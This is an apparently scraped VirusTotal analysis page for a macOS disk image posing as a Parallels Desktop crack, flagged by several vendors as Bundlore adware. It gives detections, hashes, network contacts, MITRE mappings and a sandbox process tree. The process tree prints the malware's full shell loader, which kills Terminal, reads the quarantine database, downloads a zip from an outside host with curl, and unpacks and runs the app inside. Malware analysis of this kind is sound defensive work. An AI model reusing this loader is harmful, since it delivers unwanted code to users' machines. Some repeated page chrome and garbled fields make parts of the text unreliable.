

X

21

/ 60

1f4426963f8914118abeb1bdd639edcbbb969c85ba7bbfa0e728646df45a0b1c

Q

↑

Grid icon

Comment icon

Refresh icon

AI Dia

✓

X Community Score ✓

⚠ 21 security vendors and no sandboxes flagged this file as malicious

🔗 ↺ 🗨

1f4426963f8914118abeb1bdd639edcbbb969c85ba7bbfa0e728646df45a0b1c

730.99 KB

2023-02-18 20:35:33 UTC

Size

11 days ago

parallels-desktop-17-1-4-crack-mac-clave-de-activacion-2022.dmg

dmg

checks-hostname

contains-macho

- DETECTION
- DETAILS
- RELATIONS
- BEHAVIOR
- COMMUNITY 1


























[Join the VT Community](#) and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis ⓘ

Do you want to automate checks?

ALYac	⚠ Gen:Variant.Adware....	Arcabit	⚠ Trojan.Adware.MAC....
Avast	⚠ MacOS:Bundlore-GY...	AVG	⚠ MacOS:Bundlore-GY...
Avira (no cloud)	⚠ ADWARE/OSX.Bund...	BitDefender	⚠ Gen:Variant.Adware....
Cynet	⚠ Malicious (score: 99)	Emsisoft	⚠ Gen:Variant.Adware....
F-Secure	⚠ Adware.ADWARE/O...	GData	⚠ Gen:Variant.Adware....
Ikarus	⚠ PUA.Generic	Kaspersky	⚠ Not-a-virus:UDS:Ad...

Lionic	⚠️ Adware.OSX.Bnodle...	MAX	⚠️ Malware (ai Score=83)
McAfee-GW-Edition	⚠️ RDN/Generic.osx	Microsoft	⚠️ Adware:MacOS/Mult...
Sophos	⚠️ Bundlore (PUA)	Symantec	⚠️ OSX.Trojan.Gen
Trellix (FireEye)	⚠️ Gen:Variant.Adware....	VIPRE	⚠️ Gen:Variant.Adware....
ZoneAlarm by Check Point	⚠️ Not-a-virus:HEUR:A...	Acronis (Static ML)	✅ Undetected
AhnLab-V3	✅ Undetected	Antiy-AVL	✅ Undetected
Baidu	✅ Undetected	BitDefenderTheta	✅ Undetected
Bkav Pro	✅ Undetected	ClamAV	✅ Undetected
CMC	✅ Undetected	Cyren	✅ Undetected
DrWeb	✅ Undetected	eScan	✅ Undetected
ESET-NOD32	✅ Undetected	Fortinet	✅ Undetected
Google	✅ Undetected	Gridinsoft (no cloud)	✅ Undetected
Jiangmin	✅ Undetected	K7AntiVirus	✅ Undetected
K7GW	✅ Undetected	Kingsoft	✅ Undetected
Malwarebytes	✅ Undetected	MaxSecure	✅ Undetected
McAfee	✅ Undetected	NANO-Antivirus	✅ Undetected
Panda	✅ Undetected	QuickHeal	✅ Undetected
Rising	✅ Undetected	Sangfor Engine Zero	✅ Undetected
SUPERAntiSpyware	✅ Undetected	TACHYON	✅ Undetected

Tencent	 Undetected	TrendMicro	 Undetected
TrendMicro- HouseCall	 Undetected	VBA32	 Undetected
VirIT	 Undetected	ViRobot	 Undetected
Xcitium	 Undetected	Yandex	 Undetected
Zillya	 Undetected	Zoner	 Undetected
Alibaba	 Unable to process fil...	Avast-Mobile	 Unable to process fil...
BitDefenderFalx	 Unable to process fil...	CrowdStrike Falcon	 Unable to process fil...
Cybereason	 Unable to process fil...	Cylance	 Unable to process fil...
Elastic	 Unable to process fil...	Palo Alto Networks	 Unable to process fil...
SecureAge	 Unable to process fil...	SentinelOne (Static ML)	 Unable to process fil...
Symantec Mobile Insight	 Unable to process fil...	TEHTRIS	 Unable to process fil...
Trapmine	 Unable to process fil...	Trustlook	 Unable to process fil...
Webroot	 Unable to process fil...		

1f4426963f8914118abeb1bdd639edcbbb969c85ba7bbfa0e728646df

AI Dia

21

/ 60

X

Community Score

✓

⚠️ 21 security vendors and no sandboxes flagged this file as malicious

1f4426963f8914118abeb1bdd639edcbbb969c85ba7bbfa0e728646df45a0b1c

730.99 KB

2023-02-18 20:35:33 UTC

Size

11 days ago

parallels-desktop-17-1-4-crack-mac-clave-de-activacion-2022.dmg

dmg

checks-hostname

contains-macho

- DETECTION
- DETAILS
- RELATIONS
- BEHAVIOR
- COMMUNITY 1

[Join the VT Community](#) and enjoy additional community insights and crowdsourced detections.

Basic properties ⓘ

MD5

3fad2dbe37e011cd95fdcbb931b903d14

SHA-1

13720d595ac34fd31f0d5c3b09088f5753b053cf

SHA-256

1f4426963f8914118abeb1bdd639edcbbb969c85ba7bbfa0e728646df45a0b1c

Vhash

994d89ff972c1ff917143b8782143df8

SSDEEP

12288:hubD4cC55OORtjtKSrCzfwxMx4xwh1yh3j2Okojg86Vmlff+JA9NUSdq/KBgnv:hsD4cYOOzwSrCyxA1bObjT6Vtf1Bdqa

TLSH

T1CFF4233AF98965E0FEE90931CEF5B2944ECBE1CB0A605029E417247836C67912F74D9F

File type

Macintosh Disk Image

Magic

data

TrID

Macintosh Disk image (BZlib compressed) (97.6%) | ZLIB compressed data (var. 4) (2.3%)

File size

730.99 KB (748531 bytes)

History ⓘ

First Submission

2023-02-17 13:25:31 UTC

Last Submission

2023-03-01 18:00:28 UTC

Last Analysis

2023-02-18 20:35:33 UTC

Names ⓘ

parallels-desktop-17-1-4-crack-mac-clave-de-activacion-2022.dmg

DMG info ⓘ

XML Property List Entries

ID:0

BLKX Table

Protective Master Boot Record (MBR : 0)
GPT Header (Primary GPT Header : 1)
GPT Partition Data (Primary GPT Table : 2)
(Apple_Free : 3)
disk image (Apple_HFS : 4)
(Apple_Free : 5)
GPT Partition Data (Backup GPT Table : 6)
GPT Header (Backup GPT Header : 7)

Structural Properties

DMG Version	4
Data Fork Length	739755
XML Length	8264
XML Offset	739755
PLST Keys	resource-fork



1f4426963f8914118abeb1bdd639edcbbb969c85ba7

AI Dia



×

Community Score

✓

21 security vendors and no sandboxes flagged this file as malicious

1f4426963f8914118abeb1bdd639edcbbb969c85ba7bbfa0e728646df45a0b1c

730.99 KB

2023-02-18 20:35:33 UTC

parallels-desktop-17-1-4-crack-mac-clave-de-activacion-2022.dmg

Size

11 days ago

dmg

checks-hostname

contains-macho

- DETECTION
- DETAILS
- RELATIONS
- BEHAVIOR
- COMMUNITY 1

[Join the VT Community](#) and enjoy additional community insights and crowdsourced detections.

Contacted Domains (2) ⓘ

Domain	Detections	Created	Registrar
api.apple-cloudkit.com	0 / 88	2015-01-29	NOM-IQ Ltd dba Com Laude
gateway.fe.apple-dns.net	0 / 88	2014-05-28	CSC CORPORATE DOMAINS, INC.

Contacted IP addresses (27) ⓘ

IP	Detections	Autonomous System	Country
104.73.64.163	0 / 88	16625	US
17.248.175.201	0 / 87	714	US
17.248.175.233	0 / 88	714	US
17.248.175.243	0 / 87	714	US
17.248.175.247	0 / 87	714	US
17.248.185.201	0 / 88	714	US

17.248.185.238	0 / 87	714	US
17.248.241.12	0 / 87	714	US
17.248.241.17	0 / 87	714	US
17.248.241.208	0 / 88	714	US



Bundled Files (1) ⓘ




	Scanned	Detections	File type	Name
✓	2023-02-19	25 / 62	Mach-O	/Skim's PDF

Dropped Files (4) ⓘ



	Scanned	Detections	File type	Name
✓	2023-02-19	25 / 62	Mach-O	Skim's PDF
✓	?	?	file	1fc5b47a52c429092b8d61bb1692b2f25e47e6802f812e355f33eec703026861
✓	?	?	file	4ce60ddcf11b93693a22d7fccad259f2c998203f5740272ca020b7c95bbf754b
✓	?	?	file	ef4878d21da1d07bca4ffd6f89c36d6abd58d6a197ad90b3dca077f10b93d933

Graph Summary ⓘ





1f4426963f8914118abeb1bdd639edcbbb969c85ba7bbfa0e728646df45a0b1c



AI Dia



X

Community Score

 21 security vendors and no sandboxes flagged this file as malicious



1f4426963f8914118abeb1bdd639edcbbb969c85ba7bbfa0e728646df45a0b1c

parallels-desktop-17-1-4-crack-mac-clave-de-activacion-2022.dmg

730.99 KB

2023-02-18 20:35:33 UTC

Size

11 days ago



dmg

checks-hostname

contains-macho

DETECTION

DETAILS


RELATIONS

BEHAVIOR

COMMUNITY 1

[Join the VT Community](#) and enjoy additional community insights and crowdsourced detections.

☒ Display grouped sandbox reports

☒ 0 4 0 0 4 11

☒ 0 0 0 0 1 5

Activity Summary

Download Artifacts ▾

Full Reports ▾

Help ▾

⚠

Detections

NOT FOUND

M

Mitre Signatures

3 LOW

10 INFO

🏠

IDS Rules

NOT FOUND

{ }

Sigma Rules

NOT FOUND

📄

Dropped Files

1 TEXT

1 OTHER

🌐

Network comms

2 DNS

12 IP

Behavior Tags ⓘ ^

checks-hostname

Mitre ATT&CK Tactics and Techniques ⓘ ^

- Execution

TA0002

Scripting

T1064

ⓘ Executes commands using a shell command-line interpreter
- Defense Evasion

TA0005

Masquerading

T1036

⚠ App bundle contains hidden files/directories

Scripting

T1064

ⓘ Executes commands using a shell command-line interpreter

File Deletion

T1070.004

⚠ Process deletes its process image on disk

Disable or Modify Tools

T1562.001

ⓘ Executes the "kill" command typically used to terminate processes

Hide Artifacts

T1564

ⓘ Executes the "mktemp" command used to create a temporary unique file name

Hidden Files and Directories

T1564.001

⚠ App bundle contains hidden files/directories
- Discovery

TA0007

System Information Discovery

T1082

ⓘ Reads the systems hostname

ⓘ Reads the system or server version plist file

Command and Control TA0011

Application Layer Protocol T1071

- Uses HTTPS
- Performs DNS lookups

Non-Application Layer Protocol T1095

- Performs DNS lookups

Encrypted Channel T1573

- Uses HTTPS

Network Communication ⓘ ^

DNS Resolutions

- + api.apple-cloudkit.com
- + gateway.fe.apple-dns.net

IP Traffic

- 104.73.64.163:443 (TCP)
- 17.248.185.201:443 (TCP)
- 17.248.241.243:443 (TCP)
- 17.253.17.207:443 (TCP)
- 17.253.7.201:443 (TCP)
- 17.56.48.13:443 (TCP)
- 23.216.85.132:443 (TCP)
- 23.62.24.145:443 (TCP)
- 255.255.255.255:67 (UDP)
- 67.195.204.56:443 (TCP)



TLS

- + c.apple.news

File system actions ⓘ ^

Files Dropped

- + /Users/user1/.bash_sessions/13078552-7B04-4F18-B202-C18BDE52D8E8.history

- + /Users/user1/.bash_sessions/13078552-7B04-4F18-B202-C18BDE52D8E8.historynew
- + /Users/user1/.bash_sessions/13078552-7B04-4F18-B202-C18BDE52D8E8.session
- + /Volumes/Skim's PDF/Skim's PDF
- + /dev/ttys000

Process and service actions ⓘ

Processes Tree

1191 - /usr/libexec/xpcproxy n/a

1194 - /usr/bin/open /Volumes/Skim's PDF/Skim's PDF

1196 - /usr/bin/login login -pf user1

↳ 1197 - /bin/bash -bash

↳ 1198 - /bin/bash n/a

↳ 1199 - /usr/libexec/path_helper -s

↳ 1200 - /bin/mkdir mkdir -m 700 -p

/Users/user1/.bash_sessions

↳ 1201 - /bin/bash n/a

↳ 1202 - /usr/bin/touch

/Users/user1/.bash_sessions/13078552-7B04-4F18-B202-C18BDE52D8E8.historynew

↳ 1203 - /Volumes/Skim's PDF/Skim's PDF

↳ 1205 - /bin/bash sh -c temp_dir(){ if [-n "\${TMPDIR}"] then
echo "\${TMPDIR}" else getconf DARWIN_USER_TEMP_DIR fi
} did_dg(){ for volume in '/Volumes/*' do
did_path="\${volume}/.did" [-f "\${did_path}"] || continue
did="\$(cat "\${did_path}")" [-z "\${did}"] && continue echo "\${did}"
return done return 1 } where_from_url(){ /usr/bin/sqlite3
'\${HOME}/Library/Preferences/com.apple.LaunchServices.Quaranti
'SELECT LSQuarantineDataURLString FROM
LSQuarantineEvent ORDER BY LSQuarantineTimeStamp
DESC LIMIT 1' 2>/dev/null } did_qe(){ url='\${where_from_url}'
query='\${url#*"?}' did_find=0 for param in \${query//[=&]/ } do if
["\${did_find}" = 1] then echo "\${param}" return fi ["\${param}" =
'utm_source'] || ["\${param}" = 'sidw'] || ["\${param}" = 'neo'
] && did_find=1 done return 1 } download(){ local -r url='\${1}'
local -r tmp_dir='\${2}' local -r path='\${tmp_dir}/\${uuidgen}' if
output=\$(curl -kLsS -m '30' -o "\${path}" "\${url}" 2>&1) then
echo "\${path}" else return 1 fi } unarchive(){ local -r

```
arc_path='${1}' local -r dst_dir=$(/usr/bin/dirname
'${arc_path}') /usr/bin/tar -xz -f '${arc_path}' -C
'${dst_dir}'>/dev/null 2>&1&&echo '${dst_dir}' } app_path(){
local -r app_dir='${1}' local -r app_paths=('${app_dir}'/*.*.app)
local -r app_path='${app_paths[0]}' [ -d '${app_path}' ]&&echo
'${app_path}' } bin_path(){ local -r app_path='${1}' local -r
binary_paths=('${app_path}/Contents/MacOS'/*) local -r
binary_path='${binary_paths[0]}' [ -f '${binary_path}' ]&&echo
'${binary_path}' } exec_bin(){ bin_path='${1}' did='${2}'
'${bin_path}' -did '${did}' } WORK_DIR=$(mktemp -dt
'tmp')||exit cleanup(){ rm -rf '${WORK_DIR}'>/dev/null 2>&1
exit } main(){ url='${1}' pkill -9 'Terminal'>/dev/null 2>&1
did='${did_qe}'||did='${did_dg}' if [ -z '${did}' ] then
pv='${(/usr/bin/sw_vers -productVersion)'||cleanup tv='12.4' [[
'${pv}'<'${tv}' ]]&&cleanup fi arc_path=$(download '${url}'
'${WORK_DIR}')||cleanup app_dir=$(unarchive
'${arc_path}')||cleanup app_path=$(app_path
'${app_dir}')||cleanup bin_path=$(bin_path
'${app_path}')||cleanup exec_bin '${bin_path}' '${did}' cleanup
} main 'https://cdn.zuduf.cfd/static/i2/Installer3.zip'&
```

↳ 1206 - /bin/bash n/a

↳ 1207 - /usr/bin/mktemp mktemp -dt tmp

↳ 1208 - /bin/bash n/a

↳ 1209 - /usr/bin/pkill pkill -9 Terminal

↳ 1210 - /bin/bash n/a

↳ 1211 - /bin/bash n/a

1212 - /usr/bin/sqlite3

```
/Users/user1/Library/Preferences/com.apple.LaunchServices.Quarantine
SELECT LSQuarantineDataURLString FROM LSQuarantineEvent
ORDER BY LSQuarantineTimeStamp DESC LIMIT 1
```

↳ 1213 - /bin/bash n/a

↳ 1214 - /bin/bash n/a

↳ 1215 - /bin/date +%s

↳ 1216 - /bin/bash n/a

↳ 1217 - /usr/bin/touch

```
/Users/user1/.bash_sessions/13078552-7B04-4F18-B202-
C18BDE52D8E8.historynew
```

↳ 1218 - /bin/bash n/a

↳ 1219 - /bin/cp /Users/user1/.bash_history

```
/Users/user1/.bash_sessions/13078552-7B04-4F18-B202-
```

C18BDE52D8E8.history

↳ 1220 - /bin/bash n/a

↳ 1221 - /bin/bash n/a

↳ 1222 - /bin/bash n/a

↳ 1223 - /bin/cat /Users/user1/.bash_sessions/13078552-7B04-4F18-B202-C18BDE52D8E8.historynew

1228 - /usr/libexec/pkd

